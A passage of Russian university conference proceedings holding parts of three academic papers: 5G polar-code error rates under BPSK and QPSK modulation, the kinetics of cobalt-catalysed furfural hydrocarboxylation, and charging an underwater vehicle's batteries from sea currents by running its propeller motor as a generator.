горитм декодирования вместо вывода единственного возможного сообщения выводит список возможных вариантов, одна из которых является правильной. Это позволяет обрабатывать большее количество ошибок, чем позволяет уникальное декодирование. Декодер пытается вывести переданное кодовое слово, делая «ставку» на кодовое слово, которое является «ближайшим» к принятому слову. Расстояние Хэмминга между двумя кодовыми словами используется в качестве метрики при поиске ближайшего кодового слова, учитывая полученное слово декодером.

Исследование зависимости частоты ошибок при передаче потока информации в сетях 5G в зависимости от длины передаваемого сообщения

В рамках данного эксперимента варьировалась длина (LNG) передаваемого сообщения — 54, 108, 164 бита (включая CRC размером 24 бита).

Результаты эксперимента при использовании модуляции BPSK приведены в табл. 1–3, в графическом виде – на рис. 2; 3.

Границы отношения энергии бита к спектральной плотности мощности шума подобраны экспериментальным путем — левая граница выбиралась с тем условием что не более половины принятых блоков бит ошибочны, а правая — частота ошибки не равна нулю, но находится близко к нему.

Результаты эксперимента при использовании модуляции QPSK приведены в табл. 4-6 и в графическом виде – на рис. 4; 5.


Таблица 1 Длина сообщения 54 бита, модуляция BPSK

Nº	1	2	3	4	5
E_b/N_0	2,5	3	3,5	4	4,5
SNR (dB)	-1,1103	-0,61028	-0,11028	0,38972	0,8897
LNG 54	0,168	0,10293	0,0528	0,0178	0,0044
LNG 54	0,478	0,303	0,161	0,056	0,016

Таблица 2

Длина сообщения 108 бит, модуляция BPSK

№	1	2	3	4	5
E_b/N_0	2,5	3	3,5	4	4,5
SNR (dB)	-1,1103	-0,61028	-0,11028	0,38972	0,8897
LNG 108	0,263	0,16958	0,0848	0,0263	0,0062
LNG 108	0,721	0,489	0,275	0,098	0,025



Puc. 2. BER (битовая частота ошибок) в зависимости от длины сообщения, модуляция BPSK

Таблица З Длина сообщения 164 бита, модуляция BPSK

Nº	1	2	3	4	5
E_b/N_0	2,5	3	3,5	4	4,5
SNR (dB)	-1,1103	-0,61028	-0,11028	0,38972	0,8897
LNG 164	0,355	0,24395	0,12356	0,046857	0,0157
LNG 164	0,885	0,667	0,38	0,155	0,042

Таблица 4 Длина сообщения 54 бита, модуляция QPSK

№	1	2	3	4	5
E_b/N_0	-0,5	0	0,5	1	1,5
SNR (dB)	-1,1	-0,6	-0,01	0,4	0,9
LNG 54	0,1675	0,1015	0,052	0,0178	0,0044
LNG 54	0,475	0,3	0,16	0,056	0,016

Таблица 5 Длина сообщения 108 бит, модуляция QPSK

Nº	1	2	3	4	5
E_b/N_0	-0,5	0	0,5	1	1,5
SNR (dB)	-1,1	-0,6	-0,01	0,4	0,9
LNG 108	0,2614	0,167	0,084	0,0249	0,006
LNG 108	0,714	0,48	0,271	0,093	0,024


Таблица 6

Nº	1	2	3	4	5
Eb/No	-0,5	0	0,5	1	1,5
SNR (dB)	-1,1	-0,6	-0,01	0,4	0,9
LNG 164	0,353	0,242	0,122	0,046	0,0115
LNG 164	0,883	0,663	0,373	0,125	0,042


Длина сообщения 164 бита, модуляция QPSK

Исследование зависимости частоты ошибок при передаче потока информации в сетях 5G в зависимости от размера списка декодирования


В рамках данного эксперимента варьировался размер списка декодирования, который задается степенью двойки — 2^2 , 2^4 , 2^8 . Список декодирования — результат декодирования, где вместо вывода единственного возможного сообщения выводится список возможных вариантов, одна из которых является правильной. Это позволяет обрабатывать большее количество ошибок, чем позволяет уникальное декодирование.



Puc. 3. BLER (блочная частота ошибок) в завсимости от длины сообщения, модуляция BPSK



Puc. 4. BER (битовая частота ошибок) в зависимости от длины сообщения, модуляция QPSK



Puc. 5. BLER (блочная частота ошибок) в завсимости от длины сообщения, модуляция QPSK

Длина передаваемого сообщения постоянна — 54 бита, показатель степени двойки L=2, 4, 8. Модуляция BPSK — результаты приведены в табл. 7-9 и в графическом виде — на рис. 6-7.

Таблица 7

L=2, модуляция BPSK

Nº	1	2	3	4	5
E_b/N_0	2,5	3	3,5	4	4,5
SNR (dB)	-1,1103	-0,61028	-0,11028	0,38972	0,8897
L=2	0,22	0,15	0,0891	0,0502	0,022
L=2	0,678	0,501	0,33	0,187	0,084

Таблица 8

L=4, модуляция BPSK

Nº	1	2	3	4	5
E_b/N_0	2,5	3	3,5	4	4,5
SNR (dB)	-1,1103	-0,61028	-0,11028	0,38972	0,8897
L=4	0,19	0,126	0,07	0,032	0,0108
L=4	0,561	0,392	0,232	0,105	0,038

Таблица 9

L=8, модуляция BPSK

№	1	2	3	4	5
E_b/N_0	2,5	3	3,5	4	4,5
SNR (dB)	-1,1103	-0,61028	-0,11028	0,38972	0,8897
L = 8	0,168	0,10293	0,0528	0,0178	0,0044
L = 8	0,478	0,303	0,161	0,056	0,016

Передаваемого сообщения постоянна -54 бита, показатель степени двойки L=2, 4, 8. Модуляция QPSK - результаты приведены в табл. 10-12 и в графическом виде - на рис. 8; 9.

Таблица 10

L=2, модуляция QPSK

N⁰	1	2	3	4	5
E_b/N_0	-0,5	0	0,5	1	1,5
SNR (dB)	-1,1	-0,6	-0,01	0,4	0,9
L=2	0,217	0,147	0,088	0,05	0,021
L=2	0,673	0,494	0,325	0,186	0,079

Таблица 11

L=4, модуляция QPSK

Nº	1	2	3	4	5
E_b/N_0	-0,5	0	0,5	1	1,5
SNR (dB)	-1,1	-0,6	-0,01	0,4	0,9
L = 4	0,1877	0,123	0,07	0,031	0,01
L=4	0,555	0,388	0,23	0,104	0,037

Частота блочных ошибок






Рис. 6. BLER (блочная частота ошибок) в зависимости от размера списка декодирования, модуляция BPSK



Puc. 7. BER (битовая частота ошибок) в зависимости от размера списка декодирования, модуляция BPSK



Puc. 8. BLER (блочная частота ошибок) в зависимости от размера списка декодирования, модуляция QPSK

Таблица 12

L=8, модуляция	QP	SK
----------------	----	----

№	1	2	3	4	5
E_b/N_0	-0,5	0	0,5	1	1,5
SNR (dB)	-1,1	-0,6	-0,01	0,4	0,9
L = 8	0,1675	0,1015	0,052	0,0178	0,0044
L=8	0,475	0,3	0,16	0,056	0,016

Анализ полученных результатов


На основе полученных результатов при исследовании зависимости частоты ошибок при передаче в зависимости от длины передаваемого сообщения, можно сделать вывод, что количество ошибочных бит увеличивается пропорционально увеличению длины сообщения.

При переходе на использование модуляции QPSK, значительно возрастают возможности сигнала противостоять шумовой составляющей среды передачи — при Eb/No=-0.5, использование модуляции QPSK дает возможность добиться того же качества передачи, как при BPSK, но уже с на порядок лучшими условиями передачи при Eb/No=2.5. Это связано с тем, что модуляция QPSK подразумевает кодирование двумя символами передачи одного исходного. Увеличение длины сообщения при использовании модуляции QPSK влияет на параметры принимаемого сигнала аналогично — вероятность битовой и блочных ошибок возрастают пропорционально увеличению длины сообщения.

При изменении размера списка декодирования все возможные варианты передачи ведут себя одинаково — чем меньше список декодирование, тем больше частота битовых и блочных ошибок. Увеличение списка декодирования с 2^2 до 2^4 дает уменьшение частоты ошибок на $15\,\%$ (аналогично при изменении с 2^4 до 2^8). При этом, модуляция QPSK и BPSK воспринимают изменение данного параметра одинаково — при уменьшении списка декодирования частота ошибок увеличивается, а при увеличении — уменьшается.

Выводы

1. В ходе выполнения данной работы по изучению протокола 5G были проанализированы основные его параметры, в частности влияющие на вероятность ошибки при обработке сигнала приемником. На их основании, можно сделать выводы о пригодности использования опреде-



Puc. 9. BER (битовая частота ошибок) в зависимости от размера списка декодирования, модуляция QPSK

ленной вариации протокола в качестве основного протокола передачи информации в заданных условиях.

- 2. В условиях сильного шума в эфире передачи, необходимо однозначно использовать модуляцию QPSK, которая предлагает большую устойчивость сигнала к искажению, независимо от других параметров передачи. Однако это приведет к повышенной нагрузке на устройства приема/передачи. Данный недостаток можно сгладить, варьируя размер списка декодирования чем с меньшим списком будет работать система, тем меньше она будет нагружена.
- 3. Исходя из вышесказанного, при минимальном уровне шума в среде передаче стоит использовать модуляцию BPSK и минимальный размер списка декодирования - это позволит снизить нагрузку на устройства обработки информации, не ухудшая показатели частот ошибок при приеме сигнала. Если же среда передачи шумная, то необходимо использовать способ модуляции QPSK, при этом изменяя размер списка декодирования, в зависимости от условий среды. Изменение размера списка декодирования позволит варьировать нагрузку на аппаратную часть системы, исходя из потребностей пользователя - получать максимально «чистую» информацию, или немного пожертвовать качеством передачи и добиться максимальной производительности системы.

Библиографический список

1. Iftikhar Rasheed Basics of 5G. URL: https://www.pdfdrive.com/opportunities-in-5g-networks-a-

- research-anddevelopment-perspective-d185767877. html (дата обращения: 30.09.2020).
- 2. Meisam Khalil Arjmandi 5G Overview: Key Technologies. URL: https://www.pdfdrive.com/opportunities-in-5g-networks-a-research-anddevelopment-perspective-d185767877.html (дата обращения: 30.09.2020).
- 3. Agiwal M. Next generation 5G wireless networks: A comprehensive survey // IEEE Communications Surveys & Tutorials. 2016. P. 1617–1655.
- 4. Technical specification 5G Base Station (BS) radio transmission and reception (3GPP TS 38.104 version 15.2.0 Release 15). URL: https://www.etsi.org/deliver/etsi_ts/138100_138199 /138104/15.02.00_60/ts_13810 4v150200p.pdf (дата обращения: 19.09.2020).
- 5. Yi Wang, Zhenyu Shi. Networl Architecture, Model, and Perfomance Based on Milimeter-Wave Communications. URL: https://www.pdfdrive.com/opportunities-in-5g-networks-a-research-anddevelopment-perspective-d185767877.html (дата обращения: 30.09.2020).
- 6. Ameigeiras, Francisco Javier Lorca Hernando, and Jose Gabriel Martinez Martin Physical Layer Technologies in 5G. URL: https://www.pdfdrive.com/opportunities-in-5g-networks-a-research-anddevelopment-perspective-d185767877.html (дата обращения: 30.09.2020).

- 7. *Тимофеев Г. С., Петренко В. Е.* Кодирование информации полярными кодами // Актуальные проблемы авиации и космонавтики. 2017. С. 182–184.
- 8. Trifonov Efficient Design and Decoding of Polar Codes // IEEE Transactions on communications. 2014. Vol. 60, N 11.
- 9. Erdal Arıkan Channel polarization: A method for constructing capacity- achieving codes for symmetric binary-input memoryless channels. URL: https://arxiv.org/pdf/0807.3917.pdf (дата обращения: 21.09.2020).
- 10. Anestis Tsakmalis, Symeon Chatzinotas and Björn Ottersten Power Control in Heterogeneous Networks Using Modulation and Coding Classification. URL: https://www.pdfdrive.com/opportunities-in-5gnetworks-a-research-anddevelopment-perspetive-d185767877.html (дата обращения: 30.09.2020).
- 11. Пастухов А. С., Иванов Ю. А., Малышев С. И. Оценка вероятности битовых ошибок в системах связи 4G // Электротехн. и информ. комплексы и системы / Уфим. гос. ун-т экономики и сервиса. 2014. С. 28–34.
- 12. Серкин Ф. Б., Важенин Н. А., Вейцель В. В. Сравнительный анализ алгоритмов оценки отношения сигнал-шум на основе квадратурных компонент принимаемого сигнала // Труды МАИ. Вып. № 83. 2015.

УДК 661.725.031.6.

Т. Е. Крылова*

старший преподаватель

Ю. Т. Виграненко**

доктор химических наук, профессор

* Санкт-Петербургский государственный университет аэрокосмического приборостроения

КИНЕТИКА И МЕХАНИЗМ РЕАКЦИИ ГИДРОКАРБОКСИЛИРОВАНИЯ ФУРФУРОЛА, КАТАЛИЗИРУЕМОЙ С КАРБОКСИЛЬНЫМИ КОМПЛЕКСАМИ КОБАЛЬТА

Выявлено влияние температуры, концентраций катализатора и ненасыщенного субстрата на скорость, селективность реакции гидрокарбоксилирования фурфурола, катализируемой карбоксильными комплексами кобальта. Предложен механизм катализа, на основе которого выведено кинетическое уравнение. Ключевые слова: фурфурол, гидрокарбоксилирование, карбоксильные комплексы кобальта, механизм катализа, кинетическое уравнение.

T. E. Krylova*

Senior Lecturer

J. T. Vigranenko**

Dr. Sci., Chem., Professor

*St. Petersburg State University of Aerospace Instrumentation

**St. Petersburg State Forest Technical University

KINETICS AND MECHANISM OF FURFURAL HYDROCARBOXYLATION REACTION CATALYZED WITH COBOLT CARBOXYL COMPLEXES

The effect of temperature, catalyst and unsaturated substrate concentrations on the rate and selectivity of the hydrocarboxylation reaction of furfural catalyzed by carboxyl complexes of cobalt was revealed. The mechanism of catalysis is proposed, on the basis of which the kinetic equation is derived.

Keywords: furfural, hydrocarboxylation, carboxyl complexes of cobalt, mechanism of catalysis, kinetic equation.

Фурфурол, являющийся побочным продуктом гидролиза растительного сырья, находит широкое практическое использование в фармацевтической промышленности, как сырье для синтеза фурана, сильвана, фурфурилового спирта, фурановых смол и пестицидов, а также применяется как экстрагент при отчистке нефти и растительных масел [1]. Использование реакции гидрокарбоксилирования (1) позволяет получить из фурфурола 2-альдегидо-5-карбоновую кислоту, которая также может найти важное использование.

Катализаторами реакции (1) являются карбонильные комплексы ряда переходных металлов VIII группы Периодической системы: палладия, железа, кобальта, никеля [2].

В работе [3] в качестве катализаторов реакции (1) испытаны карбонильные комплексы этих металлов 4-ого периода. В ней показано, что наиболее активны в гидрокарбоксилирова-

нии фурфурола соединения никеля и кобальта. Сильная токсичность карбонилов никеля и трудность регенерации карбонильных комплексов палладия обусловили нецелесообразность их использования. Поэтому в реакции гидрокарбоксилирования фурфурола были применены карбоксильные комплексы кобальта.

Исследование реакции гидрокарбоксилирования фурфурола проводили в реакторе Вишневского объемом 0,5 дм³ [4], позволяющие проводить в нем химические процессы при давлении до 30,0 МПа и температурах до 250 °С. Он изготовлен из нержавеющей стали Х18Н10Т, снабжен рубашкой водяного охлаждения и отсекаемой емкостью высокого давления объемом 8 см³ с холодильником для отбора проб жидкой фазы. В состав установки входили также загрузочная емкость высокого давления для фурфурола и буферная емкость высокого давления для оксида углерода. Подробно методика

^{**} Санкт-Петербургский государственный лесотехнический университет им. С. М. Кирова

Таблица 1 Влияние температуры и времени контакта на скорость и селективность реакции гидрокарбоксилирования фурфурола в присутствии $\text{Co}_2(\text{CO})_8$ в качестве предшественника катализатора

			Состав смеси, % МАС							
Температу- ра, °С	Время реакции, мин	Конверсия фурфуро- ла, %	Фурфу-	Ацетон	Вода	4,5-дигидрофуран- 2-карбальдегид	2,3-дигидрофуран- 2,5-дикарбальдегид	2-альдегидо-5- фурановая кислота	вкп	Селективность по 2-альдегидо-5- фуранкарбоновой кислоте, %
135	156	38	19,2	45,6	14,3	2,0	1,7	15,5	1,7	90
150	114	62	8,0	46,0	7,0	5,4	4,8	21,2	7,6	81
165	108	80	6,1	43,8	5,3	5,5	5,2	26,3	8,0	72
180	102	93	2,0	43,1	1,3	7,4	24,9	24,9	13,8	63

эксперимента и анализа продуктов реакции (1) описана в [3].

Было исследовано влияние температуры и времени контакта на скорость и селективность реакции гидрокарбоксилирования фурфурола. В качестве предшественника катализатора был испытан Co₂(CO)₈, который оказался эффективным в реакции гидрокарбоксилирования 1-гексена [5]. В качестве растворителя был, аналогично реакции гидрокарбоксилирования 1-гексена был выбран ацетон. Как и в случае алкенов, ниже 135 °C реакция (1) практически не протекает. С повышением температуры скорость гидрокарбоксилирования фурфурола возрастает. Так, если при 135° С за время контакта 156 мин его конверсия составляет 38 %, то при $150~^{\circ}$ С за $114~^{\circ}$ иин уже $62~^{\circ}$. Одновременно возрастает скорость побочных реакций гидрирования С=С связи в фурфурольном кольце гидроформирования фурфурола, а также образование высококипящих побочных продуктов, протекающих параллельно основной. Благодаэтим процессам селективность 2-альдегидо-5-фуранкарбоновой кислоте снижается с 81 % при 150 °C и времени контакта 108 минут, до 63~% при $180~^{\circ}$ С и времени контакта 102 мин (табл. 1). В оптимальных условиях (165–180 °С, P_{co} =26,0 МПа, времени контакта = 102-108 мин) выход целевого продукта достигает 57,6-58,6 %.

Примечание: загрузка — 63,2 г воды; 85,1 г фурфурола; 124,5 . ацетона (растворитель). $P_{\rm CO}$ =26,0 МПа; [Co] = 0,05 г-атом/л.

Реакция гидрокарбоксилирования фурфурола имеет первый порядок по ненасыщенному субстрату, о чем свидетельствует линейность полулогарифмической анаморфозы $\ln(C_0/C_{\tau})$ от времени (рис. 1) [6].




Рис. 1. Полулогарифмическая анаморфоза реакции гидрокарбоксилирования фурфурола

Для определения порядка реакции по предшественнику катализатора методом Вант-Гоффа [7] были определены скорости реакции гидрокарбоксилирования фурфурола W при различных концентрациях кобальта. Они рассчитывались численным дифференцированием интерполяционного полинома построенного по экспериментальным точкам кинетических кривых. Порядок реакции (1) определенный по тангенсу угла наклона графика зависимости lgW от lg[Co] в области концентраций катализатора до 0,055 г-атом/л равен 1 (рис. 2).

Данные ИК-спектров проб жидкой фазы продуктов гидрокарбоксилирования в условиях каталитического ее протекания (t=135-150 °C, P_{co} =28,0 МПа) показало наличие полос поглощения относящихся к кобальткарбонил содержащим интермедиатам (табл. 2).

Таблииа 2




Рис. 2. Определение порядка реакции гидрокарбоксилирования фурфурола по катализатору

Данные ИК спектров продуктов гидрокарбоксилирования фурфурола

ν, cm ⁻¹	Отнесение
2112 2050 2030	v _{CO} HCo(CO) ₄
2070	ν _{CO} Co ₂ (CO) ₈
1886	ν* _{CO} Co(CO) ₄ -

 * — соответствует ионизированной форме гидрокарбонила кобальта ${\rm H_3O_2}^+{\rm Co(CO)_4}^-$; Условия экспериментов аналогичны таковым в табл. 1.

Отсюда вытекает, что в реакции гидрокарбоксилирования фурфурола в присутствии $\text{Co}_2(\text{CO})_8$ в качестве предшественника катализатора реализуется механизм Хека [5] для вывода кинетического уравнения на его основе представим этот механизм в виде:

$$\begin{array}{c} \text{HC} & \text{CH} \\ \text{HC} & \text{CC} \\ \text{CH} \\$$

$$HCo^*(CO)_3 + CO \longrightarrow HCo(CO)_4$$
 (5)

Примечание: звездочкой (*) обозначены координационно ненасыщенные соединения.

Стадия (5) протекает быстро.

Здесь в механизме Хека стадии образования π -комплекса гидрокорбанила кобальта с фурфуролом, его изомеризации в алкилфуранкобальткарбонилы и переход последних, в ацилфуранкобальт карбонилы объединены в одну. Кроме того, опущена стадия активации водорода предшественником катализатора $\text{Co}_2(\text{CO})_8$. Исходя из квазиравновестности стадий (2) и (3) условия баланса по кобальту (6) и уравнения скорости реакции (7) получаем кинетическое уравнение (8).

Из кинетического уравнения (8) вытекает, что реакция гидрокарбоксилирования фурфурола имеет 1-й порядок по кобальту, положительный порядок по ненасыщенному субстрату и отрицательный порядок по оксиду углерода, что согласуется с кинетикой реакции. При наличии полных кинетических по гидрокарбоксилированию фурфурола методом нелинейной оптимизации Нелдера — Мида [8] можно рассчитать константы равновесия квазиравновесных стадий K_1 ; K_2 и константу скорости лимитирующей стадии $k_{\rm lim.}$

На основе проведенного исследования можно сделать следующие выводы.

1. Показано, что реакция гидрокарбоксилирования фурфурола, катализируемая $\text{Co}_2(\text{CO})_{8}$, имеет первые порядки по ненасыщенному субстрату и кобальтовому катализатору в исследуемом интервале их концентраций.

2. На основе механизма Хека выведено кинетическое уравнение, согласно с данными эксперимента.

Библиографический список

- 1. Химическая энциклопедия // БСЭ. Т. 5. М., 1998. С. 221-222.
- 2. Falbe J. New synthesis with carbon monoxide. Berlin: Springer, 1980. $465 \, \mathrm{p}$.
- 3. Карбонильные комплексы металлов 8 группы катализаторы реакции гидрокарбоксилирования фурфурола / Т. И. Фомичева, Т. Е. Крылова, Ю. Т. Виграненко, Е. В. Колужникова // Завалишинские чтения'19. СПб.: ГУАП, 2019. С. 322–323.

- 4. Вишневский Н. Е., Глуханов Н. П., Ковалев И. С. Машины и аппараты высокого давления с герметичным электроприводом. Л.: Машиностроение, 1977. 255 с.
- 5. Виграненко Ю. Т., Сухов С. Ю., Рыбаков В. А. О механизме реакции гидрокарбоксилирования олефинов в присутствии Co2(CO)8 в качестве предшественника катализатора //ЖПХ. 1999. Т. 72, № 11. С. 1846–1851.
- 6. Эмануэль Н. М., Кнорре Д. Г. Курс химической кинетики. М.: Высшая школа,1974. 399 с.
- 7. Денисов Е. Т. Кинетика гомогенных химических реакций. М.: Высшая школа, 2000. 417 с.
- 8. *Химмельблау В.* Прикладное нелинейное программирование. М.: Мир, 1975. 536 с.

УДК 621.314.6

DOI: 10.31799/978-5-8088-1556-8-2021-16-245-251

А. А. Мартынов*

кандидат технических наук, доцент

* Санкт-Петербургский государственный университет аэрокосмического приборостроения

СПОСОБ ЭНЕРГООБЕСПЕЧЕНИЯ ПОДВОДНОГО АППАРАТА И УСТРОЙСТВО ДЛЯ ЕГО РЕАЛИЗАЦИИ

Рассмотрены вопросы энергообеспечения подводного аппарата. Приведены результаты разработки способа энергообеспечения подводного аппарата и устройство для его реализации. Показана эффективность энергообеспечения подводного аппарата при преобразовании энергии морского течения в электрическую энергию путем перевода гребного электрического двигателя подводного аппарата в генераторный режим. Ключевые слова: подводный аппарат, морское течение, энергообеспечение, винт, электрический двигатель, обратимый преобразователь.

A. A. Martynov*

PhD, Tech., Associate Professor

* St. Petersburg State University of Aerospace Instrumentation

THE WAY THE UNDERWATER VEHICLE IS POWERED AND THE DEVICE TO IMPLEMENT IT ARE CONSIDERED ISSUES OF THE POWER SUPPLY OF THE UNDERWATER VEHICLE

The results of the development of the way to power the underwater vehicle and the device for its implementation are presented. The efficiency of the submersible's energy supply in converting the energy of the sea current into electrical energy by transferring the conventional electric motor of the submersible into the generator mode is shown. **Keywords:** submersible, sea current, power supply, propeller, electric motor, reversible converter.

Введение

Подводные аппараты применяются для обслуживания морских нефтепроводов, для осмотра и укладки в траншеи подводных трубопроводов и кабелей, для выполнения подводных и аварийно-спасательных работ, для контроля за загрязнением океанов, а также для выполнения широкого спектра научных исследований, включая биологические и геологические исследования [1].

Как правило, для выполнения подводных работ требуются большие затраты времени, в то время как длительность работы аппарата под водой зависит от количества электрической энергии, запасенной в его аккумуляторных батареях. Одна зарядка аккумуляторных батарей может обеспечить работу подводного аппарата только в течение нескольких часов. Для увеличения времени работы подводного аппарата необходимо периодически производить зарядку аккумуляторных батарей от внешнего источника энергии.

Можно указать на три способа энергообеспечения подводного аппарата, основанных на:

- 1) передаче электрической энергии с суднаносителя с помощью проводных электрических линий;
- 2) использовании электрохимических генераторов, размещенных на борту самого подводного аппарата;
 - 3) использовании энергии морских течений.

Проводная передача электрической энергии на борт подводного аппарата

При передаче электрической энергии с суднаносителя на борт подводного аппарата с помощью проводных электрических линий применяют контактный способ передачи энергии, реализация которого возможна только при точном позиционировании подводного аппарата. Кроме этого необходимо изолировать соединитель от вредного воздействия морской воды. При использовании метода непосредственного электрического соединения через один изолированный электрод (отрицательный полюс) и второй неизолированный (положительный полюс) возникает коррозия положительного электрода, который необходимо защищать протектором.



Рис. 1. Фотография макета подводного аппарата «Сарма -Д»

Использование энергии электрохимического генератора для энергообеспечения подводного аппарата

Электрохимические генераторы (ЭХГ) преобразуют энергию водородного топлива в электрическую энергию постоянного тока [2]. Использование ЭХГ в системе энергообеспечения подводного аппарата позволяет существенно увеличить автономность его работы. В качестве примера такой системы энергоснабжения можно привести электроэнергетическую систему подводного аппарата проекта «САРМА – Д». Журнал оборонно-промышленного комплекса «Военно-технический сборник. Бастион» (19 мая, 2019 года) сообщает, что «в рамках комплексного проекта «Сарма-Д» предстоит разработать подводный необитаемый аппарат с исключительными возможностями автономного плавания за счет применения в его конструкции новейшей воздухонезависимой энергетической установки». Фотография макета подводного аппарата «Сарма-Д» приведена на рис. 1.

Воздухонезависимая энергетическая установка в проекте «Сарма-Д» предназначена для периодического дозаряда аккумуляторной батареи во время автономного плавания подводного аппарата. Дозаряд аккумуляторной батареи выполняется за счет энергоресурсов, размещенных на подводном аппарате. В состав воздухонезависимой энергетической установки входит электрохимический генератор, преобразующий химическую энергию водорода в электрическую энергию. Водород и кислород, закаченные под высоким давлением в баллоны, являются носителями химической энергии. По словам руководителя проектной группы Виктора Литвиненко,

такой двигатель будет дешевле, экономичнее и экологичнее ядерных энергоустановок. Подводные аппараты, оснащенные электрохимическим генератором, смогут автономно решать задачи подо льдами Арктики в течение нескольких месяцев, в частности — обеспечивать безопасность плавания по Северному морскому пути и проводить сейсморазведку. ЭХГ имеет сравнительно мягкие выходные характеристики — зависимость выходного напряжения от тока нагрузки, $U_{\rm вых} = f(I_{\rm Hr})$ (рис. 2).

На рис. 2 показаны три возможных варианта взаимного расположения внешней характеристики аккумуляторной батареи $U_{\rm AB}\!=\!\!f(I_{\rm AB})$ и рабочей зоны выходных характеристик $\Im {\rm X}\Gamma$:




Рис. 2. Выходные характеристики электрохимического генератора

I — внешняя характеристика аккумуляторной батареи $U_{AB} = f(I_{AB})$ расположена выше рабочей зоны выходных характеристик $\Im X\Gamma$;

II — внешняя характеристика аккумуляторной батареи $U_{AB} = f(I_{AB})$ расположена ниже рабочей зоны выходных характеристик $\Im X\Gamma$;

III — внешняя характеристика аккумуляторной батареи $U_{\rm AB} = f(I_{\rm AB})$ расположена в рабочей зоне выходных характеристик ЭХГ.

Согласование выходного напряжения $\partial X\Gamma$ и аккумуляторной батареи $U_{\rm AB} = f(I_{\rm AB})$ для вариантов I и II взаимного расположения внешней характеристики нагрузки ${\rm U_{HT}} = f(I_{\rm HT})$ и рабочей зоны выходных характеристик $\partial X\Gamma$ выполняется с помощью преобразователей постоянного напряжения в постоянное напряжение [3].


На первом этапе работ подводный аппарат буден оснащен энергоемкой литий-ионной аккумуляторной батарей, в последующем предполагается использование в аппарате гибридной энергоустановки на базе современных образцов электрохимических генераторов и криогенной системы хранения энергокомпонентов.

Недостатки этого решения:

- объем необитаемого подводного аппарата ограничен, следовательно, ограничен объем и ресурс энергоносителей и электрохимического генератора в целом, что в свою очередь ограничивает автономность и дальность плавания подводного аппарата. На рис. 1 видно, что ЭХГ вместе с энергоносителями занимают большую часть объема подводного аппарата;
- затраты на создание электроэнергетических систем с электрохимическим генератором чрезмерно высоки. Стоимость топливного элемента $\partial X\Gamma$ составляет от 3 до 5 тысяч долларов США за 1 кВт установленной мощности, что существенно ограничивает мощность $\partial X\Gamma$ необитаемого подводного аппарата.

Использование энергии морских течений для энергообеспечения подводного аппарата

Использование энергии мирового океана для энергообеспечение подводного аппарата представляется весьма перспективным. В первую очередь увеличится доля объема подводного робота для размещения научной и специальной аппаратуры. Затраты на выработку электрической энергии при использовании энергии мирового океана значительно меньше затрат при выработки электрической энергии ЭХГ. Повышается автономность работы подводного аппарата. По ориентировочным оценкам потенциальный ресурс энергии волн океанов составляет 8–80 тысяч ТВт в год, ресурс энергии



Puc. 3. Функциональная схема обратимой электроэнергетической системы подводного annapama

сильных морских течений составляет 0,8-5 ТВт в год [1].

Результаты разработки системы энергообеспечения подводного аппарата, использующей энергию морских течений для заряда аккумуляторных батарей подводного аппарата, оформлены патентом Российской Федерации на «Способ энергообеспечения подводного аппарата и устройство для его реализации» [4].

Рассмотрим устройство и принцип работы электроэнергетической системы подводного аппарата, способной преобразовать энергию морского течения в электрическую энергию.

На рис. З приведена функциональная схема электроэнергетической системы подводного аппарата и введены следующие обозначения: 1 — аккумулятор; 2 — обратимый полупроводниковый преобразователь; 3 — синхронная машина с магнитоэлектрическим возбуждением; 4 — гребной винт; 5 — устройство контроля положения продольной оси корпуса подводного аппарата и управления им; 6 — устройство для фиксации положения продольной оси корпуса подводного аппарата встречно направлению потока воды и неподвижно по отношению к морскому дну.

Обмотка статора синхронной машины 3 выполнена многофазной из N трехфазных обмоток, а обратимый полупроводниковый преобразователь 2 выполнен по модульной схеме из N однотипных полупроводниковых модулей, мощность каждого из которых равна 1/N мощности синхронной машины. При режиме заряда (дозаряда) аккумуляторной батареи 1 корпус подводного аппарата зафиксирован по отношению к морскому дну с помощью якоря или иного устройства 6, выполняющего функцию яко-

ря, его продольная ось совпадает с направлением встречного потока воды, который проходя через лопасти гребного винта 4, работающего в режиме турбины, приводит его во вращение. Механическая энергия потока воды преобразуется в механическую энергию вращения гребного винта. Механическая энергия вращения гребного винта приводит его во вращение ротор синхронной машины.

